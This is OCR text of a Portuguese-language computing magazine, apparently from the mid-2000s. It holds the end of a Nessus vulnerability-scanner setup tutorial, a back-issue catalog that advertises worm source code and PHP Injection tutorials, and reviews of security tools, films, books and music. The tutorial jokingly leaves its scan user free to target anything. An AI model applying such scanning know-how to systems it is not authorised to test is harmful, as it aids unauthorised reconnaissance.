
Neste ponto da instalação, a senha de root é requisitada:



A instalação vai começar:



Diretórios são manipulados e compilações são realizadas.




A instalação foi finalizada. Esta imagem capturada informa os passos da configuração – é o que faremos agora:

a) Criando um certificado para o Nessus

Mude o seu status de usuário para root e rode o seguinte script:

```
nessus-mkcert
```

Vejamos a seqüência de imagens associada:



O script começa a requisitar informações para criar um certificado SSL (Secure Sockets Layer = Camada de sockets seguros): prazo de validade do certificado CA, certificado para o servidor, dados locais (país, estado e cidade) e a organização. Nossas escolhas estão ilustradas na figura acima.





figura acima, além dos paths para os arquivos de configuração relevantes.

b) Adicionando um usuário


É o próximo passo a ser tomado. Mude seu status de usuário para root e digite:

```
nessus-adduser
```

Com isso, informações serão requisitadas para criar o usuário, como podemos ver na figura abaixo:



Note que as informações usuais são requisitadas: nome e autenticação (senha/certificação). Como optamos por uma senha, devemos fornecê-la. Ao final, o aplicativo pergunta se você deseja entrar com regras restritivas quanto aos alvos que o usuário (no nosso caso, o "yusuke") pode escanear. Não fornecemos nenhuma, assim o yusuke pode escanear o que quiser...;-)




c) Testes de scanning usando o Nessus
Como root, carregue o daemon do Nessus em background, ou seja:

```
nessusd -D &
```


E, agora, como usuário comum, chame o Nessus:

```
nessus &
```


A interface que vai surgir é a que segue:




Aqui logamos como usuário yusuke. Agora vamos configurar vários recursos:




Neste passo da configuração, vemos os plug-ins disponíveis. Inicialmente, desabilitamos todos os plug-ins, deixando apenas os de rpc e firewalls ativados.




Neste passo, setamos algumas preferências, tais como o modo de scan(UDP), pingar o host remoto, etc.




Setamos algumas opções de scan, como intervalo das portas a serem escaneadas, otimização de testes, testes seguros, etc.



E aqui, como se vê, fixamos um IP interno da nossa rede local. Veja a seguir os resultados obtidos:





Os relatórios gerados pelo Nessus mostram que, de acordo com as opções de teste setadas, os riscos de segurança encontrados são de nível médio e baixo.

Delivery. Acredite nessa idéia.

Se você mora na cidade de Rio Branco, no Acre, nós entregamos sua revista. Mas se você mora no extremo sul do País, nós também entregamos a sua revista. A cobertura é nacional. Correios, Internet, telefone. Acredite nessa idéia.

Receba sua revista em casa

Peça via Internet, telefone ou correio

www.lojadigerati.com.br

Telefone: 3217-2600

Para receber sua(s) revista(s) pelo correio, marque apenas a(s) opção(ões) desejada(s) e envie cheque nominal ou vale postal para

Digerati Comunicação e Tecnologia Ltda. Rua Haddock Lobo, 347 12º andar - Cerqueira César - São Paulo - SP - CEP 01414-001

comprar

Geek 41

Aprenda a instalar periféricos em Linux; conheça o HBasic, a plataforma de desenvolvimento visual para o Linux; testes comparativos com os melhores HDs do mercado e muito mais no CD-ROM.

R$ 11,90

comprar

Geek 40

Kalango Linux 1.0, a distribuição Linux baseada no Kurumin. E mais: os preferidos da comunidade Linux Brasileira no CD-ROM. Para Windows, os destaques são o SodiPodi, o PCMark04 e o Barts PE Builder.

R$ 11,90

comprar

Geek 39

Matérias exclusivas que mostram técnicas para a recuperação de senhas e de HDs, engenharia reversa e cracking; os passos básicos para se tornar um DJ digital e uma lista com os sonhos de consumo de qualquer geek.

R$ 11,90

comprar

Geek 38

No CD, os 100 melhores programas do ano. E ainda: PHP-GTK, plataforma baseada em PHP para a criação de aplicativos multiplataforma. Na revista, recarregue cartuchos de impressora em casa e muito mais.

R$ 11,90

comprar

PC Brasil 25

Hackers Out! No CD, os melhores programas para impedir invasões, eliminar vírus, spywares e pop-ups. E mais: os melhores Firewalls pessoais do mercado. Mais de 50 sites de empregos em T.I. e muito mais.

R$ 11,90

comprar

PC Brasil 24

Esta edição traz uma série de workshops sobre programação e criação de games, além de um teste com as 16 melhores placas-mãe do mercado. No CD, programas para tornar seu Office mais completo.

R$ 11,90

comprar

PC Brasil 23

Kit do Hacker - Reunidas no CD as ferramentas essenciais para administradores que querem impedir a invasão e destruição de dados sensíveis. Top 50 - Os melhores softwares gratuitos para seu escritório e sua casa.

R$ 11,90

comprar

PC Brasil 22

Testamos as 13 melhores opções do mercado. A Bíblia do Programador: Mais de 1.000 códigos-fonte ASP, C/C++, Delphi, Java, PHP e XML. No CD: Mais de 150 tutoriais de programação e muito mais!

R$ 11,90

comprar

PC Brasil Especial 9

Conheça o poder do tunning e do overclock com tutoriais e matérias. No CD , você encontrará o F.I.R.E (Forensic and Incident Response Environment), um sistema de análises forenses para o seu HD.

R$ 11,90

comprar

Geek Especial 21

Como retocar suas fotos no Photoshop! Tutorial completo na revista. Plug-ins no CD-ROM. Trial do Photoshop CS. Melhor Câmera, Menor Preço, Guia completo para comprar sua máquina fotográfica digital.

R$ 11,90

comprar

Geek Especial 20

CD especial com tudo o que você precisa para criar, editar e assistir a vídeos no seu PC ou DVD. Destaque para os novos formatos de vídeo compactado (como o XviD e o 3viX), e ainda tutorial de criação de VCDs.


R$ 11,90

comprar

Portáteis 02

Tudo o que você precisa para turbinar seu dispositivo portátil e seu celular, incluindo mais de 5 mil ringtones, além de tutoriais, códigos e programas para Windows CE e PalmOS.

R$ 11,90



comprar

H4CK3R 14

Tutoriais inéditos e exclusivos sobre PHP Injection (comandos em PHP para desmontar sites). No CD, programas especiais para recuperar arquivos apagados & descobrir quem os deletou e muito mais.

R$ 11,90

comprar

H4CK3R 13

A revista para a elite digital traz um tutorial completo e ferramentas para você dominar o registro do Windows, além de um pacote especial de programas para tornar o seu Linux uma fortaleza.

R$ 11,90

comprar

H4CK3R 12

Worm MS Blaster: Código-fonte completo e comentado. PC Stealth: O anonimato é arma de ataque e defesa. No CD, as melhores ferramentas para navegar pela Internet sem deixar rastros.

R$ 11,90

comprar

Aprenda a Programar 3

Ganhe dinheiro recuperando HDs: Tutoriais e ferramentas na revista e no CD. Kit do Técnico: As ferramentas indispensáveis de análise e correção de erros para quem trabalha com hardware.

R$ 11,90

comprar

Aprenda a Programar 2

Delphi: Delphi e Kylix. As melhores apostilas e tutoriais. No CD: SQL, Pascal, ferramentas, tutoriais e códigos-fonte. Mais de 100 tutoriais e apostilas incluindo: Delphi, Banco de Dados, SQL-Oracle, C#, C++.

R$ 11,90

comprar

Código Fonte 1

A revista para os programadores que querem se aperfeiçoar em Java, C++, Delphi, Perl, Unix, além de dois softwares completos para você encontrar erros em seus programas e muito mais.

R$ 11,90

comprar

Áudio e Vídeo Digital 12

DivX Aula interativa no CD. Converta seus filmes com este revolucionário formato. Softwares & Guitarras: 14 Programas. Editores de tablaturas, simuladores de Guitarra e Criador de escalas.

R$ 11,90

comprar

Áudio e Vídeo Digital 11

Conheça os principais formatos de VCD e use as ferramentas do CD para criar discos com filmes de tamanho pequeno e qualidade grande. Dicas de Adobe Premiere e SoundForge.

R$ 11,90

comprar

H4CK3R Especial 3

Especial Firewall. Inédito: Mais de uma hora de vídeo ensinando: Conceitos gerais de Segurança; Técnicas de Defesa; Programação de regras; Uso de Patches; Ferramenta de segurança para redes Linux.

R$ 11,90

comprar

H4CK3R Especial 1

Superpacote JAVA. No CD: Tutoriais, compiladores, utilitários e mais de 160 scripts. Mais 700 códigos C/C++, Delphi, VB, ASP, Perl... Mais de 80 TUTORIAIS completos para você ficar fera no assunto.

R$ 11,90

comprar

Internet Prática 3

Monte sua Loja Virtual: Seu negócio na Internet. No CD: Premier Webshop 3 (software completo e exclusivo), + de 60 scripts prontos em: ASP, PHP, PERAL, JAVA e ColdFusion.

R$ 11,90

comprar

Internet Prática 2

Php Completo: Mais de 60 tutoriais; construa seu site dinâmico integrado a banco de dados; mais de 300 Scripts completos no CD-ROM. Descubra o MySQL: Mais de 20 apostilas e versão completa no CD.

R$ 11,90

comprar

Geek Games 3

Jogos Violentos Os limites do mundo virtual. Tara Soft: Clone de Lara Croft como você nunca viu. Alien Attack: Pé no gatilho. No CD: Cenários, personagens, finais personalizados e muito mais.

R$ 11,90

comprar

Geek Games 2

No CD você encontrará conteúdo exclusivo como o Half-Life SDK, para criar seu próprio Counter-Strike, o e-Book completo "Desvendando o Counter-Strike" e uma super-seleção de jogos proibidos para menores.

R$ 11,90

comprar

Geek Games 1

2. 800 Dicas: de CS, GTA, Matrix, The SimCity. Mais de 1.00 Skins: para Counter-Strike e The Sims. Tiros e explosões: XIII, o game mais matador do ano. No CD: demo com duas fases. 30 Trainers para detonar.

R$ 11,90

comprar

Design Magazine 02

CorelDraw uma das ferramentas mais populares para a criação de vetoriais. Tutorial completo com as principais dicas e um CD com ferramentas de Photoshop, são mais de 80 layers e patterns para profissionalizar seu trabalho.

R$ 11,90

comprar

Design Magazine 1

Photoshop: No CD: 1.500 Plug-ins para tirar o máximo de seu software. 40 Tutoriais completos para ter o domínio total do programa + Bônus de duas videoaulas. Na revista: Tudo sobre Photoshop 8 e muito mais.

R$ 11,90

comprar

Arquivo Linux 11

Quer aposentar o Windows, mas não quer correr riscos? LiveEval: Finalmente, na revista, a distribuição Linux mais esperada de todos os tempos. O Linux perfeito para empresas.

R$ 11,90

comprar

Arquivo Linux 10

Slackware 9.0: Pacote completo em um CD. Todos os softwares e dependências. Kernel 2.4.20. Manual de Instalação e Configuração. Pacotes completos e atualizados: Xfree86 4.3.0, GCC 3.2.2, Apache 1.3.27 e muito mais!

R$ 11,90

comprar

Arquivo Linux 9

Debian Versão 3.0 R1: O Linux para profissionais - Totalmente seguro e confiável - Manual com todas as dicas para usar seu novo SO - O sistema usado por Richard Stallman, o guru do GNU e muito mais.

R$ 11,90

Nome: _____

Endereço: _____

Bairro: _____ **CEP:** _____

Estado: _____ **Cidade:** _____

Data de nascimento: ____/____/____ **CPF:** _____

DDD: ____ **Fone:** _____ **Fax:** _____

e-mail: _____

Mandar aos cuidados do departamento de vendas

SUBCULTURE

FILMES

GATA MALHADA

Já foram feitos tantos filmes com heróis dos quadrinhos que agora decidiram pegar um vilão, ou, para ser mais específico, uma vilã. A Mulher-Gato, inimiga mais sexy do Batman, ganha vida na pele da morena Halle Berry. No entanto, o filme promete pouco. O roteiro mistura a "origem padrão" da Catwoman (uma pessoa pacata que sofre um acidente e ganha superpoderes) e um romance, no pior estilo SuperCine (policial se apaixona por mulher suspeita de uma série de assassinatos). O elenco conta com uma outra gata, Sharon Stone, que infelizmente já não tem o mesmo instinto selvagem de outros tempos e interpreta um papel secundário. Os fãs de Batman mais exigentes podem ficar decepcionados, mas as curvas de Halle compensam os pontos fracos de qualquer filme.

Catwoman www.catwoman.com

DENIAL OF SERVICE GASTRO-INTESTINAL

Durante um mês, o norte-americano Morgan Spurlock se alimentou exclusivamente de lanches feitos pelo McDonalds. Seu objetivo principal era mostrar os malefícios do fast-food oferecido por Ronald McDonald. A bizarra experiência se transformou no premiado documentário **Super Size Me**, que aproveitou a notoriedade dos filmes/protestos de Michael Moore, para rodar o mundo e fazer com que as pessoas sentirem medo ao pedir um McLanche Feliz.

As alterações na saúde de Morgan são o desfecho perfeito para a antipropaganda. Acompanhado por três médicos, ele descobriu que, no final de toda essa comilança, ele ganhou aproximadamente 12 quilos, seu colesterol subiu 65 pontos e seu fígado ficou em estado precário. Foi um verdadeiro DoS de gordura, mas o documentário tem um tom bem-humorado e educativo até certo ponto. Se você quer fazer um regime, não deixe de assistir o Super Size Me.

www.supersizeme.com

REALMENTE ARTIFICIAL

A Machinima.com lança o DVD de um clássico da ficção científica, o Killer Robot. O filme, feito inteiramente no 3DGamemaker por Peter Rasmussen, da Nanoflix, conta a história de três robôs que vivem na superfície de Marte. A animação deixa a desejar (sem detalhes e expressões humanas), sendo acrescida de um detalhe importante, que faz toda a diferença: o software "Festiva", desenvolvido na Universidade de Edinburgo, que produz vozes sintetizadas, tornando os diálogos entre os personagens Sam, Mira e Cato distantes de qualquer outra coisa que você já ouviu. Para completar, a história também não deixa por menos. A trama se desenrola quando Cato fica louco e deseja matar a tripulação de humanos que está chegando ao planeta vermelho. Sam e Mira tentam impedi-lo.

Killer Robot


Preço: US$ 22 + envio ou download gratuito em:

www.zipworld.com.au/~raz/nima/nima.html

SOFTWARE


THE PACKET MASTER LINUX SECURITY SERVER

Essa não apenas mais uma distro. Linux voltada para segurança. Além de ser um Live-CD, o "packet" vem com mais de 200 pacotes com ferramentas de elite para escanear vulnerabilidades, realizar testes de penetração, e fazer análises forenses. O projeto foi desenvolvido sob a licença GNU/GPL e foi programado do zero usando C/ C++, Perl e Phyton. Seu foco está principalmente na criptografia e no uso de firewalls. No CD desta edição há um ISO do Packet Master e para saber mais acesse: **tpm-secserver.sourceforge.net**



IDA PRO 4.6 (DISASSEMBLERS)

Até então desconhecido, o IDA era apenas uma ferramenta para analisar códigos em Assembly. Porém em 2003, o programa ficou famoso por ser a ferramenta que descompilou o MSBlaster. Rodando no Windows, o IDA suporta até 30 famílias de microcontroladores e processos e possui uma ferramenta interna de linguagem encriptada. Graças a esse arsenal, é possível desmontar códigos encriptados e ofuscados. Para testá-lo, vá até a categoria Dissassembler, disponível no CD desta edição.



KISMET SCAN AÉREO

Com este detector de redes wireless, você é capaz de escanear o tráfego de redes de 802.11b, 802.11a e 802.11g. O Kismet também detecta intrusões e interferências e identifica redes que estejam ativas, ou seja, enviando ou recebendo pacotes.

Entre algumas de suas principais características, destacamos a capacidade de detectar endereços IP, um mapa gráfico das redes, suporte a mais de 20 cartões wi-fi, possibilidade de visualização por múltiplos clientes, entre outras.


Ou seja, rodando o Kismet em sua distro, você entra no mundo do warchalking com o pé direito. Disponível no CD desta edição e também em **www.kismetwireless.net**

LIVROS

LINUX: GUIA DO ADMINISTRADOR DO SISTEMA

Destinado a pessoas que desejam se aprofundar na administração de redes em Linux, esse livro também contém explicações mais básicas, todas fundamentadas no Red Hat. Dividido em duas partes, o livro de Rubem Ferreira aborda primeiramente os principais tópicos relacionados à administração básica do Linux, como a utilização dos comandos básicos, programação Shell, compilação do kernel e gerência de usuários e processos. Na segunda parte, apresenta concepções para que o usuário seja capaz de projetar e administrar redes em Linux. Para tanto, programas com o Squid e a configuração de servidores e roteadores são destrinchados. Dessa forma, o usuário ao terminar de ler é capaz de implementar uma intranet completa.

Autor: Ferreira, Rubem E.
Editora: Novatec Editora
Páginas: 512
Preço: R$85



C++: COMO PROGRAMAR

Com este livro, mesmo sem saber nada sobre lógica de programação, é possível compreender a linguagem C++ orientada a objetos para se aperfeiçoar. Ele ensina do básico até a aplicação profissional, explicando linha por linha o programa utilizado como exemplo. Inclui os últimos acréscimos e a nova biblioteca padrão C++ ANSI/ISSO, assim como biblioteca de gabaritos STL, projetos com UML Arrays e Strings. Seus tópicos são separados por classes, objetos, encapsulamento e polimorfismo, facilitando a leitura e a compreensão geral do assunto.

Autores: M.D. DEITEL & PAUL J. DEITEL
Editora: Novatec Editora
Preço: R$ 112,90
Páginas: 1.098
Cotação: *****

A TERCEIRA ONDA

A partir de uma análise histórica da revolução agrícola e, posteriormente, da revolução industrial, o visionário Alvin Toffler traça algumas características da sociedade do futuro. Para o autor, a terceira onda econômica sepultará o industrialismo e fomentará uma nova civilização, com novos empregos, éticas, atitudes, conceitos e convicções.

Nesta terceira fase, o ser humano retorna para a cabana eletrônica, numa mistura entre o tribal e o futurístico, a informação e o ritual, para satisfazer suas necessidades essenciais. Ficção científica misturada com realidade, o livro é uma aula de humanidade, acima de tudo.

Autor: Alvin Toffler
Editora: Record
Páginas: 491
Preço: R$ 46,90
Cotação: *****

MÚSICA

VERSOS DO SUBCONSCIENTE

Enquanto certas bandas insistem em ser o próximo Black Sabbath, o peso vindo de Iowa, cidade conhecida pela produção de milho e porcos, continua forte e direto como um soco. O Slipknot atingiu o grau mais próximo da perfeição em seu CD. Vol. 3 (The Subliminal Verses). Algumas faixas remetem à pergunta: "Que droga é essa? Cadê o Slipknot?", mas depois o caldo entorna. A barulheira é inigualável e mostra do que os caras são capazes: refrões decididos e revoltados, acompanhados da inquietação das baquetas de Joey Jordison. Se, ao fim da última faixa do álbum você ainda não tiver entendido todos os "Versos Subliminares", aperte o STOP e escute o disco novamente (no último volume de preferência). Se mesmo assim, você não pegar a mensagem, tenha certeza de ter escutado o melhor álbum feito pela banda até agora.

Slipknot - CD. Vol. 3 (The Subliminal Verses)

